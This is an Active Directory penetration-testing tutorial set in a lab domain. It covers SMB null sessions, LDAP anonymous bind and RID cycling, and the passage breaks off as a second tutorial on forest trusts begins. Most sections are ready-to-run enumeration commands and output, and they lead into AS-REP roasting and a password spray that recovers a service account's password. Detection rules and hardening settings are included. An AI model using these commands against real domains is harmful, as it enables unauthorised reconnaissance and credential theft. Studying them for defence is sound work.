-AccountPassword (ConvertTo-SecureString "Summer2024!" -AsPlainText -Force) `
-Description "SQL service acct - temp pw Summer2024! rotate by Q3" `
-Path "OU=ServiceAccounts,DC=lab,DC=local"
3. The IPC$ Named Pipe and SMB Null Session Internals
To exploit a null session you should understand what actually happens on the wire. SMB connection setup is a negotiation followed by a session setup followed by a tree connect.
- Negotiate Protocol – client and server agree on a dialect (SMB2/3).
- Session Setup – the client authenticates. In a null session, the client sends a
SESSION_SETUPwith an anonymous NTLMSSP token, no username, no password. The server issues an access token tied to theANONYMOUS LOGONSID (S-1-5-7). - Tree Connect – the client connects to a share. For a null session that share is
IPC$.
IPC$ is special. It is not a disk share. It is the named-pipe filesystem, the doorway to MSRPC. Once connected to IPC$, a client opens a named pipe such as \PIPE\samr and binds to the RPC interface behind it. Each pipe fronts a different protocol:
| Named Pipe | Protocol | Key Calls Used in This Tutorial |
|---|---|---|
\PIPE\samr | MS-SAMR | SamrEnumerateDomainsInSamServer, SamrEnumerateUsersInDomain, SamrLookupIdsInDomain, SamrRidToSid |
\PIPE\lsarpc | MS-LSAD | LsarQueryInformationPolicy, LsarLookupSids |
\PIPE\srvsvc | MS-SRVS | NetShareEnum |
When you run rpcclient enumdomusers, the client opens \PIPE\samr, calls SamrConnect, then SamrEnumerateDomainsInSamServer, SamrLookupDomainInSamServer, SamrOpenDomain, and finally SamrEnumerateUsersInDomain. The whole exchange happens with the anonymous token. Whether the server fulfills it depends entirely on the registry gates:
| Registry Value | Effect |
|---|---|
RestrictAnonymous = 0 | Open; full anonymous enumeration |
RestrictAnonymous = 1 | Blocks most named enumeration, but some Win32 APIs still leak |
RestrictAnonymous = 2 | Denies all anonymous IPC$ access (can break legacy apps) |
RestrictAnonymousSAM = 1 | Specifically blocks anonymous SAM enumeration |
EveryoneIncludesAnonymous = 1 | Anonymous token inherits Everyone-group access |
NullSessionPipes / NullSessionShares | Explicit allow-lists that punch holes through restrictions |
The critical takeaway: RestrictAnonymous=1 is not a complete fix. Even with it set, the SID/Name translation path (LsarLookupSids over \PIPE\lsarpc) can stay open if “Allow anonymous SID/Name translation” is enabled, which is exactly what makes RID cycling survive partial hardening.
4. Recon: Confirming the Attack Surface
Before touching any enumeration tooling, confirm which doors are even open. A port scan tells you whether SMB and LDAP are reachable.
nmap -sV -p 139,445,389,636,3268,3269 10.10.10.10
Starting Nmap 7.94 ( https://nmap.org )
Nmap scan report for 10.10.10.10
Host is up (0.0011s latency).
PORT STATE SERVICE VERSION
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lab.local)
445/tcp open microsoft-ds?
636/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: lab.local)
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: lab.local)
3269/tcp open ssl/ldap Microsoft Windows Active Directory LDAP (Domain: lab.local)
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
Ports 445 and 389 open on a host advertising Domain: lab.local says “domain controller.” Now confirm the null session actually works. NetExec (the maintained fork of CrackMapExec, invoked as nxc) is the fastest check.
nxc smb 10.10.10.10 -u '' -p ''
SMB 10.10.10.10 445 DC01 [*] Windows Server 2022 Build 20348 x64 (name:DC01) (domain:lab.local) (signing:True) (SMBv1:False)
SMB 10.10.10.10 445 DC01 [+] lab.local\: (Guest)
That [+] with an empty username is the green light: the server accepted an anonymous SMB session. Now test LDAP anonymous bind by reading the rootDSE, the one entry every DC exposes to anyone.
ldapsearch -x -H ldap://10.10.10.10 -b "" -s base "(objectClass=*)" \
defaultNamingContext domainFunctionality dnsHostName ldapServiceName
# extended LDIF
dn:
defaultNamingContext: DC=lab,DC=local
dnsHostName: DC01.lab.local
ldapServiceName: lab.local:dc01$@LAB.LOCAL
domainFunctionality: 7
# search result
search: 2
result: 0 Success
-x forces simple authentication, and with no -D (bind DN) and no password it is an anonymous bind. Getting result: 0 Success and real attributes back means anonymous LDAP is wide open. The defaultNamingContext value, DC=lab,DC=local, is the base DN you will feed into every subsequent search. Reading rootDSE works even on hardened DCs, so it alone does not prove a misconfiguration; the next section’s user queries are the real proof.
5. Hands-On: SMB Null Session Enumeration
Start with shares. smbclient -L lists them over the null session (-N = no password, -U "" = empty user).
smbclient -N -U "" -L //10.10.10.10
Sharename Type Comment
--------- ---- -------
ADMIN$ Disk Remote Admin
C$ Disk Default share
IPC$ IPC Remote IPC
NETLOGON Disk Logon server share
SYSVOL Disk Logon server share
Backups Disk Nightly SQL exports
SMB1 disabled -- no workgroup available
A non-default share like Backups is worth a look later. For now, the prize is the RPC enumeration. Drop into an interactive rpcclient session over the null session and walk the SAMR and LSARPC calls by hand.
rpcclient -N -U "" 10.10.10.10
rpcclient $> lsaquery
Domain Name: LAB
Domain Sid: S-1-5-21-1004336348-1177238915-682003330
lsaquery issues LsarQueryInformationPolicy(PolicyAccountDomainInformation) over \PIPE\lsarpc. That domain SID, S-1-5-21-1004336348-1177238915-682003330, is the most valuable single string you will collect today. Hold onto it for Phase 4. Keep enumerating in the same session:
rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[jsmith] rid:[0x44f]
user:[asmith] rid:[0x450]
user:[bwilliams] rid:[0x451]
user:[svc_sql] rid:[0x452]
user:[svc_backup] rid:[0x453]
user:[mjohnson] rid:[0x454]
user:[rpatel] rid:[0x455]
user:[lchen] rid:[0x456]
user:[helpdesk] rid:[0x457]
enumdomusers runs SamrEnumerateUsersInDomain. RIDs are shown in hex: 0x1f4 = 500 (Administrator), 0x1f6 = 502 (krbtgt), and the first real user jsmith is 0x44f = 1103. Continue with groups and policy:
rpcclient $> enumdomgroups
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[IT] rid:[0x458]
group:[HR] rid:[0x459]
group:[Service Accounts] rid:[0x45a]
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000001
DOMAIN_PASSWORD_COMPLEX
getdompwinfo returns the password policy through SAMR. A minimum length of 7 with complexity on tells a sprayer that Welcome1 or Summer2024! are policy-valid guesses. Now the shares via \PIPE\srvsvc:
rpcclient $> netshareenum
netname: ADMIN$
remark: Remote Admin
netname: Backups
remark: Nightly SQL exports
netname: IPC$
remark: Remote IPC
netname: NETLOGON
remark: Logon server share
netname: SYSVOL
remark: Logon server share
Doing this by hand teaches the protocol; doing it at scale calls for automation. enum4linux-ng orchestrates every one of these RPC calls and parses the output.
enum4linux-ng -A 10.10.10.10
====================================
| Domain Information via RPC |
====================================
[+] Domain: LAB
[+] SID: S-1-5-21-1004336348-1177238915-682003330
[+] Host is part of a domain (not a workgroup)
====================================
| Users via RPC on 10.10.10.10 |
====================================
[+] Found 12 user(s) via 'enumdomusers'
'1103': {'username': 'jsmith', 'description': ''}
'1106': {'username': 'svc_sql', 'description': 'SQL service acct - temp pw Summer2024! rotate by Q3'}
'1107': {'username': 'svc_backup', 'description': 'backup runner'}
...
====================================
| Password Policy via RPC |
====================================
[+] Minimum password length: 7
[+] Password complexity: Enabled
[+] Lockout threshold: 5
[+] Lockout duration: 30 minutes
There it is: svc_sql with temp pw Summer2024! sitting in its description, plus the lockout threshold (5) that bounds any spray. NetExec covers the same ground with module flags, which is handy for piping into other tooling:
nxc smb 10.10.10.10 -u '' -p '' --users
SMB 10.10.10.10 445 DC01 [+] lab.local\: (Guest)
SMB 10.10.10.10 445 DC01 -Username- -Last PW Set- -BadPW- -Description-
SMB 10.10.10.10 445 DC01 Administrator 2024-01-12 09:14 0 Built-in admin
SMB 10.10.10.10 445 DC01 krbtgt 2024-01-10 22:01 0 Key Distribution Center
SMB 10.10.10.10 445 DC01 jsmith 2024-02-03 11:42 0
SMB 10.10.10.10 445 DC01 svc_sql 2024-02-03 11:45 0 SQL service acct - temp pw Summer2024! rotate by Q3
SMB 10.10.10.10 445 DC01 [*] Enumerated 12 domain users
nxc smb 10.10.10.10 -u '' -p '' --pass-pol
SMB 10.10.10.10 445 DC01 [+] Dumping password info for domain: LAB
SMB 10.10.10.10 445 DC01 Minimum password length: 7
SMB 10.10.10.10 445 DC01 Password history length: 24
SMB 10.10.10.10 445 DC01 Account Lockout Threshold: 5
SMB 10.10.10.10 445 DC01 Account Lockout Duration: 30 minutes
6. LDAP Anonymous Bind Internals
SMB’s SAMR path is one route to the same data; LDAP is the other, and it is richer. Active Directory is an LDAP directory. Every user, group, computer, and policy object lives in the directory tree, and LDAP queries read those objects directly.
An LDAP conversation begins with a BINDRequest. For an anonymous bind, the request carries an empty name (no DN) and authentication: simple with a zero-length password. The server replies with a BindResponse; resultCode 0 means it accepted you as an anonymous principal. After that comes the SearchRequest, which specifies a base DN, a scope (base, one, or sub), a filter like (objectClass=user), and the attributes to return.
LDAP exposes more than SAMR because it surfaces every attribute on the object, not just the SAM view. Two attributes deserve special attention:
| Attribute | Why It Matters |
|---|---|
userAccountControl | Bitmask describing account state |
msDS-SupportedEncryptionTypes | 0 implies RC4-only, an AS-REP roast candidate |
The userAccountControl (UAC) bitmask is the attacker’s filter for finding weak accounts:
| Flag | Hex | Meaning |
|---|---|---|
ADS_UF_ACCOUNTDISABLE | 0x2 | Account disabled (skip it) |
ADS_UF_LOCKOUT | 0x10 | Currently locked out |
ADS_UF_NORMAL_ACCOUNT | 0x200 | Standard user |
ADS_UF_DONT_REQ_PREAUTH | 0x400000 | No Kerberos pre-auth, AS-REP roastable |
ADS_UF_PASSWORD_EXPIRED | 0x800000 | Password expired |
The presence of anonymous LDAP at all is gated by dsHeuristics. When character 7 of that attribute is 2, the directory permits anonymous binds with read access. Default since Server 2003 is to deny it. We flipped it on in the lab; in the wild you find it flipped on because an application demanded it years ago.
7. Hands-On: LDAP Anonymous Bind Enumeration
Confirm anonymous binds return real objects, not just rootDSE. Search the domain naming context for any object and ask only for the DN.
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" "(objectClass=*)" dn | head -n 20
dn: DC=lab,DC=local
dn: CN=Users,DC=lab,DC=local
dn: CN=Administrator,CN=Users,DC=lab,DC=local
dn: CN=Guest,CN=Users,DC=lab,DC=local
dn: CN=krbtgt,CN=Users,DC=lab,DC=local
dn: OU=ServiceAccounts,DC=lab,DC=local
dn: CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
Objects came back without credentials, so this is a genuine anonymous-read misconfiguration. Now pull users with the attributes that matter. Note the description field again.
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" \
"(objectClass=user)" sAMAccountName userPrincipalName description userAccountControl memberOf
dn: CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
sAMAccountName: svc_sql
userPrincipalName: svc_sql@lab.local
description: SQL service acct - temp pw Summer2024! rotate by Q3
userAccountControl: 66048
memberOf: CN=Service Accounts,DC=lab,DC=local
dn: CN=jsmith,CN=Users,DC=lab,DC=local
sAMAccountName: jsmith
userPrincipalName: jsmith@lab.local
userAccountControl: 66048
dn: CN=helpdesk,CN=Users,DC=lab,DC=local
sAMAccountName: helpdesk
userPrincipalName: helpdesk@lab.local
userAccountControl: 4260352
Decode the UAC values. 66048 = 0x10200 = NORMAL_ACCOUNT | DONT_EXPIRE_PASSWORD. The helpdesk account at 4260352 = 0x410200 includes 0x400000 (DONT_REQ_PREAUTH), which marks it AS-REP roastable. You found a Kerberos-roastable account with no credentials at all. Enumerate groups to map privilege:
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" \
"(objectClass=group)" cn member
dn: CN=Domain Admins,CN=Users,DC=lab,DC=local
cn: Domain Admins
member: CN=Administrator,CN=Users,DC=lab,DC=local
member: CN=asmith,CN=Users,DC=lab,DC=local
dn: CN=Service Accounts,DC=lab,DC=local
cn: Service Accounts
member: CN=svc_sql,OU=ServiceAccounts,DC=lab,DC=local
member: CN=svc_backup,OU=ServiceAccounts,DC=lab,DC=local
asmith is a Domain Admin. That is a target. Enumerate computers for the lateral-movement map:
ldapsearch -x -H ldap://10.10.10.10 -b "DC=lab,DC=local" \
"(objectClass=computer)" dNSHostName operatingSystem
dn: CN=DC01,OU=Domain Controllers,DC=lab,DC=local
dNSHostName: DC01.lab.local
operatingSystem: Windows Server 2022 Standard
dn: CN=SQL01,CN=Computers,DC=lab,DC=local
dNSHostName: SQL01.lab.local
operatingSystem: Windows Server 2019 Standard
windapsearch (use the Go build) wraps these searches into named modules:
windapsearch -d lab.local --dc 10.10.10.10 -m users --full
[+] No username provided. Will try anonymous bind.
[+] Using Domain Controller at: 10.10.10.10
[+] Getting defaultNamingContext from Root DSE
[+] Found: DC=lab,DC=local
[+] Anonymous bind successful
[+] Enumerating all AD users
[+] Found 12 users:
cn: svc_sql
sAMAccountName: svc_sql
description: SQL service acct - temp pw Summer2024! rotate by Q3
...
[+] Found 12 users
For programmatic work, ldap3 in Python gives you the same anonymous bind in a few lines, which you can extend into a custom collector.
from ldap3 import Server, Connection, ALL, SUBTREE
srv = Server('10.10.10.10', port=389, get_info=ALL)
conn = Connection(srv, auto_bind=True) # empty creds => anonymous bind
conn.search('DC=lab,DC=local',
'(objectClass=user)',
search_scope=SUBTREE,
attributes=['sAMAccountName', 'description', 'memberOf'])
for entry in conn.entries:
print(entry.sAMAccountName, '|', entry.description)
Administrator | Built-in admin
krbtgt | Key Distribution Center Service Account
jsmith |
svc_sql | SQL service acct - temp pw Summer2024! rotate by Q3
svc_backup | backup runner
helpdesk |
NetExec’s LDAP module is the quick path, and --password-not-required plus its roast flags surface weak accounts directly:
nxc ldap 10.10.10.10 -u '' -p '' --users
LDAP 10.10.10.10 389 DC01 [+] lab.local\: (anonymous bind)
LDAP 10.10.10.10 389 DC01 [*] Total records returned: 12
LDAP 10.10.10.10 389 DC01 svc_sql SQL service acct - temp pw Summer2024! rotate by Q3
LDAP 10.10.10.10 389 DC01 helpdesk
8. RID Cycling Internals
What if enumdomusers is blocked but SID/Name translation is still allowed? That is the common half-hardened state, and it is exactly where RID cycling shines.
Every security principal in a domain has a SID of the form:
S-1-5-21-<sub1>-<sub2>-<sub3>-<RID>
The S-1-5-21-1004336348-1177238915-682003330 portion is the domain SID, identical for every account in the domain. The final number, the RID (Relative Identifier), uniquely identifies the principal within that domain. Built-in principals have fixed, well-known RIDs:
| RID | Principal |
|---|---|
| 500 | Administrator |
| 501 | Guest |
| 502 | krbtgt |
| 512 | Domain Admins (group) |
| 513 | Domain Users (group) |
| 514 | Domain Guests (group) |
| 515 | Domain Computers (group) |
| 516 | Domain Controllers (group) |
User and group accounts created after install begin at RID 1000 and increment. So the attack is mechanical: take the known domain SID, append RID 500, 501, 502, … up through some ceiling like 2000, and ask the DC to translate each full SID back into a name. The DC answers through LsarLookupSids (MS-LSAD) or SamrLookupIdsInDomain (MS-SAMR).
Why does this bypass RestrictAnonymous=1? Because the SID/Name translation interface is governed by the separate “Allow anonymous SID/Name translation” policy. Block bulk enumeration all you want; if translation stays open, an attacker rebuilds the entire roster one RID at a time. That separation is the crux of why RID cycling is so resilient.

9. Hands-On: RID Cycling
You already have the domain SID from lsaquery. Confirm it once more non-interactively:
rpcclient -N -U "" 10.10.10.10 -c "lsaquery"
Domain Name: LAB
Domain Sid: S-1-5-21-1004336348-1177238915-682003330
Now cycle RIDs by hand. The loop appends each RID to the domain SID and calls lookupsids, filtering out the misses.
for rid in $(seq 500 1200); do
rpcclient -N -U "" 10.10.10.10 \
-c "lookupsids S-1-5-21-1004336348-1177238915-682003330-${rid}" \
2>/dev/null | grep -v "unknown"
done
S-1-5-21-1004336348-1177238915-682003330-500 LAB\Administrator (1)
S-1-5-21-1004336348-1177238915-682003330-501 LAB\Guest (1)
S-1-5-21-1004336348-1177238915-682003330-502 LAB\krbtgt (1)
S-1-5-21-1004336348-1177238915-682003330-512 LAB\Domain Admins (2)
S-1-5-21-1004336348-1177238915-682003330-513 LAB\Domain Users (2)
S-1-5-21-1004336348-1177238915-682003330-1103 LAB\jsmith (1)
S-1-5-21-1004336348-1177238915-682003330-1104 LAB\asmith (1)
S-1-5-21-1004336348-1177238915-682003330-1106 LAB\svc_sql (1)
S-1-5-21-1004336348-1177238915-682003330-1108 LAB\SQL01$ (1)
The trailing (1) denotes SidTypeUser, (2) denotes SidTypeGroup. Machine accounts (SQL01$) show up as users too, so you filter the $ later. Impacket’s lookupsid.py automates the whole cycle, taking a max-RID argument:
lookupsid.py 'lab.local/'@10.10.10.10 1200 -no-pass | tee lookupsid_raw.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[*] Brute forcing SIDs at 10.10.10.10
[*] StringBinding ncacn_np:10.10.10.10[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-1004336348-1177238915-682003330
500: LAB\Administrator (SidTypeUser)
501: LAB\Guest (SidTypeUser)
502: LAB\krbtgt (SidTypeUser)
512: LAB\Domain Admins (SidTypeGroup)
1103: LAB\jsmith (SidTypeUser)
1104: LAB\asmith (SidTypeUser)
1106: LAB\svc_sql (SidTypeUser)
1107: LAB\svc_backup (SidTypeUser)
1108: LAB\SQL01$ (SidTypeUser)
1110: LAB\helpdesk (SidTypeUser)
Turn raw output into a clean username wordlist. Keep only SidTypeUser, drop machine accounts ending in $, and isolate the sAMAccountName.
grep SidTypeUser lookupsid_raw.txt | grep -v '\$' \
| awk -F'\\\\' '{print $2}' | awk '{print $1}' > users.txt
cat users.txt
Administrator
Guest
krbtgt
jsmith
asmith
svc_sql
svc_backup
helpdesk
mjohnson
rpatel
lchen
NetExec performs the same cycle with one flag (note it often wants the anonymous username string rather than empty):
nxc smb 10.10.10.10 -u 'anonymous' -p '' --rid-brute 2000
SMB 10.10.10.10 445 DC01 [+] lab.local\anonymous:
SMB 10.10.10.10 445 DC01 498: LAB\Enterprise Read-only Domain Controllers (SidTypeGroup)
SMB 10.10.10.10 445 DC01 500: LAB\Administrator (SidTypeUser)
SMB 10.10.10.10 445 DC01 1103: LAB\jsmith (SidTypeUser)
SMB 10.10.10.10 445 DC01 1106: LAB\svc_sql (SidTypeUser)
SMB 10.10.10.10 445 DC01 1110: LAB\helpdesk (SidTypeUser)
And enum4linux-ng exposes a dedicated RID range mode:
enum4linux-ng -R 500-2000 10.10.10.10
====================================
| RID Cycling on 10.10.10.10 |
====================================
[*] Trying SID S-1-5-21-1004336348-1177238915-682003330
[+] 500: LAB\Administrator (SidTypeUser)
[+] 1103: LAB\jsmith (SidTypeUser)
[+] 1106: LAB\svc_sql (SidTypeUser)
[+] 1110: LAB\helpdesk (SidTypeUser)
[+] Found 11 user accounts via RID cycling
A gotcha that cost me an afternoon early on: if you cycle RIDs but get nothing back while enumdomusers was already blocked, check the “Allow anonymous SID/Name translation” policy. With it disabled, lookupsids returns *unknown* for every RID and you wrongly conclude the host is hardened, when really the other path is just closed.
10. Attack Chain: From Zero Credentials to a Target User List
The three primitives are not independent tricks; they reinforce each other. The chain runs like this:
- SMB null session confirms access and yields the domain SID via
lsaquery. - LDAP anonymous bind enriches the picture with group membership, UAC flags, and description fields (where
svc_sql‘s password lives). - RID cycling rebuilds the complete validated username list even if direct enumeration is partially blocked.
The users.txt you produced is the input to the first zero-credential offensive move: AS-REP roasting. Accounts with DONT_REQ_PREAUTH set (you spotted helpdesk earlier) will hand you an encrypted AS-REP blob crackable offline, no password required.
GetNPUsers.py lab.local/ -no-pass -usersfile users.txt -dc-ip 10.10.10.10 -format hashcat
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User jsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$helpdesk@LAB.LOCAL:9f86d081884c7d659a2feaa0c55ad015$a3f1e0...c2b7d4e8f
[-] User svc_sql doesn't have UF_DONT_REQUIRE_PREAUTH set
That $krb5asrep$23$... hash feeds straight into hashcat -m 18200. Separately, the validated list plus the known policy (lockout 5, complexity on) lets you run a careful spray with the description-leaked candidate:
nxc smb 10.10.10.10 -u users.txt -p 'Summer2024!' --continue-on-success
SMB 10.10.10.10 445 DC01 [-] lab.local\Administrator:Summer2024! STATUS_LOGON_FAILURE
SMB 10.10.10.10 445 DC01 [-] lab.local\jsmith:Summer2024! STATUS_LOGON_FAILURE
SMB 10.10.10.10 445 DC01 [+] lab.local\svc_sql:Summer2024!
You started with no credentials. You now hold svc_sql, sourced directly from a description field that anonymous LDAP leaked. That is the pivot into the authenticated phase of the engagement.

11. Common Attacker Techniques
| Technique | Description |
|---|---|
| SMB null session | Anonymous IPC$ connect to reach SAMR/LSARPC/SRVSVC pipes |
| SAMR enumeration | enumdomusers/enumdomgroups to pull the roster directly |
| LSARPC policy query | lsaquery to recover the domain SID |
| LDAP anonymous bind | Read users, groups, computers, UAC flags, descriptions |
| Description-field mining | Harvest plaintext passwords admins leave in description |
| RID cycling | SID/Name translation across a RID range to rebuild the user list |
| List weaponization | Feed usernames into AS-REP roasting and password spraying |
12. Defensive Strategies & Detection
Every step above leaves tracks if auditing is on. The signature event is the ANONYMOUS LOGON (SID S-1-5-7) network logon, often immediately followed by IPC$ share access and a burst of SID/Name translations.
| Event ID | Source | What to Watch For |
|---|---|---|
4624 | Security | Logon Type 3 where Account Name is ANONYMOUS LOGON |
4625 | Security | Same anonymous pattern on blocked attempts |
5140 | Security | Share access to \\*\IPC$ from an anonymous source |
4798 | Security | A user’s local group membership enumerated |
4799 | Security | Security-enabled local group membership enumerated |
4688 / Sysmon 1 | Security / Sysmon | rpcclient, enum4linux, ldapsearch, lookupsid.py, nxc in the command line (on attacker-side or jump hosts you control) |
RID cycling has a loud tell: a rapid run of 4624/5140 from one source plus high-volume SID lookups. On the DC’s directory service side, two events matter. Event 2889 (in the Directory Service log) records LDAP binds performed without signing, which flags both anonymous and cleartext binds. Event 1644 logs expensive or inefficient LDAP queries once you raise diagnostics:
HKLM\SYSTEM\CurrentControlSet\Services\NTDS\Diagnostics\15 Field Engineering = 5
Relevant ETW providers:
| Provider | Surfaces |
|---|---|
Microsoft-Windows-Security-Auditing | All Security event IDs above |
Microsoft-Windows-SMBServer | Named-pipe and share access correlating IPC$ |
Microsoft-Windows-ActiveDirectory_DomainService | LDAP bind/query volume, base DN, filters, attributes (Events 2889, 1644) |
A correlation rule that fires on the anonymous-logon-then-IPC$ sequence catches the entry point cleanly:
title: SMB Anonymous Logon to IPC$ (Null Session Enumeration)
status: experimental
logsource:
product: windows
service: security
detection:
selection_logon:
EventID: 4624
LogonType: 3
SubjectUserName: 'ANONYMOUS LOGON'
selection_share:
EventID: 5140
ShareName: '\\*\IPC$'
SubjectUserName: 'ANONYMOUS LOGON'
timeframe: 1m
condition: selection_logon and selection_share
falsepositives:
- Legacy applications requiring anonymous access
level: high
tags:
- attack.discovery
- attack.t1087.002
- attack.t1069.002
- attack.t1135
None of this fires without the right audit policy. Enable, via Computer Config > Policies > Windows Settings > Security Settings > Advanced Audit Policy Configuration:
- Logon/Logoff: Audit Logon – Success and Failure (4624/4625)
- Object Access: Audit File Share – Success and Failure (5140)
- Account Management: Audit Security Group Management – Success (4798/4799)
- DS Access: Audit Directory Service Access – Success (LDAP query visibility)
13. Hardening and Defense
The fix is straightforward once you accept it may break a legacy dependency. Reverse the lab changes and lock the directory down.
# Close anonymous SMB/SAM enumeration
$lsa = 'HKLM:\SYSTEM\CurrentControlSet\Control\Lsa'
Set-ItemProperty -Path $lsa -Name RestrictAnonymous -Value 1 -Type DWord
Set-ItemProperty -Path $lsa -Name RestrictAnonymousSAM -Value 1 -Type DWord
Set-ItemProperty -Path $lsa -Name EveryoneIncludesAnonymous -Value 0 -Type DWord
# Enforce LDAP signing and channel binding
$ntds = 'HKLM:\SYSTEM\CurrentControlSet\Services\NTDS\Parameters'
Set-ItemProperty -Path $ntds -Name 'LDAPServerIntegrity' -Value 2 -Type DWord
Set-ItemProperty -Path $ntds -Name 'LdapEnforceChannelBinding' -Value 2 -Type DWord
Apply the matching Group Policy under Computer Configuration > Windows Settings > Security Settings > Local Policies > Security Options:
| Mitigation | Setting |
|---|---|
| Restrict anonymous to named pipes/shares | Enabled |
| Do not allow anonymous enumeration of SAM accounts | Enabled |
| Do not allow anonymous enumeration of SAM accounts and shares | Enabled |
| Allow anonymous SID/Name translation | Disabled (kills RID cycling) |
| LDAP server signing requirements | Require signing |
Then close the LDAP anonymous bind by resetting dsHeuristics so character 7 is not 2 (clear it or set it to 0), remove ANONYMOUS LOGON from the legacy compatibility group, and enforce encrypted LDAPS:
net localgroup "Pre-Windows 2000 Compatible Access"
Members
-------------------------------------------------------------------------------
NT AUTHORITY\Authenticated Users
The command completed successfully.
If ANONYMOUS LOGON appears in that list, remove it. Finally, segment the network: block 139, 445, 389, and 636 at the perimeter and restrict DC reachability to subnets that legitimately need it. Server 2016 and later disable null sessions by default, so the lasting risk is migration drift and vendor exceptions. Audit those exceptions on a schedule, not once.

14. Tools for Anonymous Enumeration Analysis
| Tool | Description | Link |
|---|---|---|
rpcclient | Manual SAMR/LSARPC/SRVSVC calls over null session | samba.org |
smbclient | List shares and connect over SMB | samba.org |
enum4linux-ng | Automated null-session and RID-cycle enumeration | github.com/cddmp/enum4linux-ng |
NetExec (nxc) | SMB/LDAP modules, --users, --rid-brute, --pass-pol | netexec.wiki |
ldapsearch | Anonymous LDAP bind and search | openldap.org |
windapsearch | Module-driven LDAP enumeration | github.com/ropnop/windapsearch |
Impacket lookupsid.py | Automated RID cycling via LSARPC | github.com/fortra/impacket |
ldap3 (Python) | Programmatic anonymous binds and custom collectors | pypi.org |
| Wireshark | Inspect SMB negotiate, BINDRequest, RPC pipe traffic | wireshark.org |
15. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Account Discovery: Domain Account | T1087.002 | 4624 anonymous + SAMR/LDAP query bursts; Sysmon 1 on enum tooling |
| Permission Groups Discovery: Domain Groups | T1069.002 | 4799 group enumeration; LDAP (objectClass=group) queries via 1644 |
| Network Share Discovery | T1135 | 5140 IPC$ access; netshareenum over srvsvc |
| Gather Victim Network Information: Domain Properties | T1590.001 | lsaquery/rootDSE reads; 2889 unsigned binds |
| Gather Victim Identity Information: Credentials | T1589.001 | LDAP reads of description attribute (Event 1644) |
Primary tactic: TA0007 (Discovery). For pre-compromise external probing of exposed LDAP/SMB: TA0043 (Reconnaissance).
Summary
- Anonymous SMB and LDAP turn zero credentials into a full domain map: users, groups, policy, shares, and the domain SID. The primitives are legacy compatibility features that survive in upgraded and misconfigured domains.
- The chain compounds: null session yields the domain SID via
lsaquery, LDAP anonymous bind leaks UAC flags anddescription-field passwords, and RID cycling rebuilds the user list even when direct enumeration is blocked. - RID cycling is the resilient link because SID/Name translation is governed separately from
RestrictAnonymous; leave “Allow anonymous SID/Name translation” enabled and the roster leaks one RID at a time. - The output is a weaponized username list feeding AS-REP roasting (
GetNPUsers.py) and policy-aware password spraying, the pivot into the authenticated phase. - Detect via Event 4624 (ANONYMOUS LOGON, Type 3) correlated with 5140 IPC$ access, plus Directory Service Events 2889 and 1644; eliminate via
RestrictAnonymous=1/RestrictAnonymousSAM=1, disabled anonymous SID translation, LDAP signing and channel binding, and adsHeuristicsthat does not enable anonymous bind.
Related Tutorials
- Bad Characters, Null Bytes, and Restricted Character Sets
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
References
Trust, Share, and File Hunting: Mapping the Forest and Finding Credentials in Data
Objective: Learn to enumerate Active Directory trust relationships across domains and forests, discover and access SMB shares at scale, and harvest credentials and sensitive data from files left lying on those shares – then see exactly how a defender catches every step. Everything here runs against a self-built lab forest.
Most red-team reports I have written that ended in Domain Admin did not start with a flashy zero-day. They started with a low-privileged user account, a map of the forest, and a file share that somebody forgot to lock down ten years ago. Trust enumeration tells you where you can go. Share enumeration tells you what is reachable. File hunting tells you what is sitting there in cleartext. Chain those three and you frequently skip half the kill chain.
This guide is enumeration-first throughout. For every technique I show the recon that surfaces the opportunity before I touch the exploitation, because the finding is what teaches you, not the syntax.
1. Forest Architecture Primer
A forest is the top-level security boundary in Active Directory. Inside it live one or more domains arranged into trees that share a schema, a configuration partition, and a global catalog. A trust is a relationship that lets principals in one domain authenticate against resources in another. Trusts are why a compromise of a low-value child domain so often turns into a compromise of the entire forest.
When a user in child.corp.local requests a service in corp.local, Kerberos does not magically know about the foreign account. The child DC issues an inter-realm TGT (referral ticket) encrypted with the shared trust key that both domains negotiated when the trust was created. The user presents that referral to the target domain’s KDC, which trusts it because it can decrypt it. The PAC (Privilege Attribute Certificate) inside the ticket carries the user’s SIDs, and this is precisely where SID filtering and SID-History injection become relevant.
Trust Types
| Trust Type | Description |
|---|---|
| Parent-Child | Automatic, transitive trust created between a parent domain and its child in the same tree (corp.local and child.corp.local). |
| Tree-Root | Automatic, transitive trust between forest root and the root of a new tree in the same forest. |
| Cross-Link (Shortcut) | Manually created transitive trust to shorten the referral path between two child domains. |
| External | Non-transitive trust to a domain in a different forest or an NT4 domain. SID filtering is on by default. |
| Forest | Transitive trust between two forest roots; extends trust to all domains in both forests. |
| Realm | Trust to a non-Windows Kerberos realm (MIT/Heimdal). |
Trust Direction and Transitivity
Direction decides who can reach whom. A one-way outbound trust from A to B means B’s users can access A’s resources, not the other way around. A bidirectional trust works both ways. The LDAP trustDirection attribute on a trustedDomain object encodes this:
trustDirection Value | Meaning |
|---|---|
1 | Inbound (trusted domain trusts this one) |
2 | Outbound (this domain trusts the partner) |
3 | Bidirectional |
Transitivity means trust flows through. If A trusts B and B trusts C transitively, A effectively trusts C. Intra-forest trusts are always transitive. External trusts are not, which is exactly why attackers prefer to find a forest trust.
SID Filtering and Why It Matters
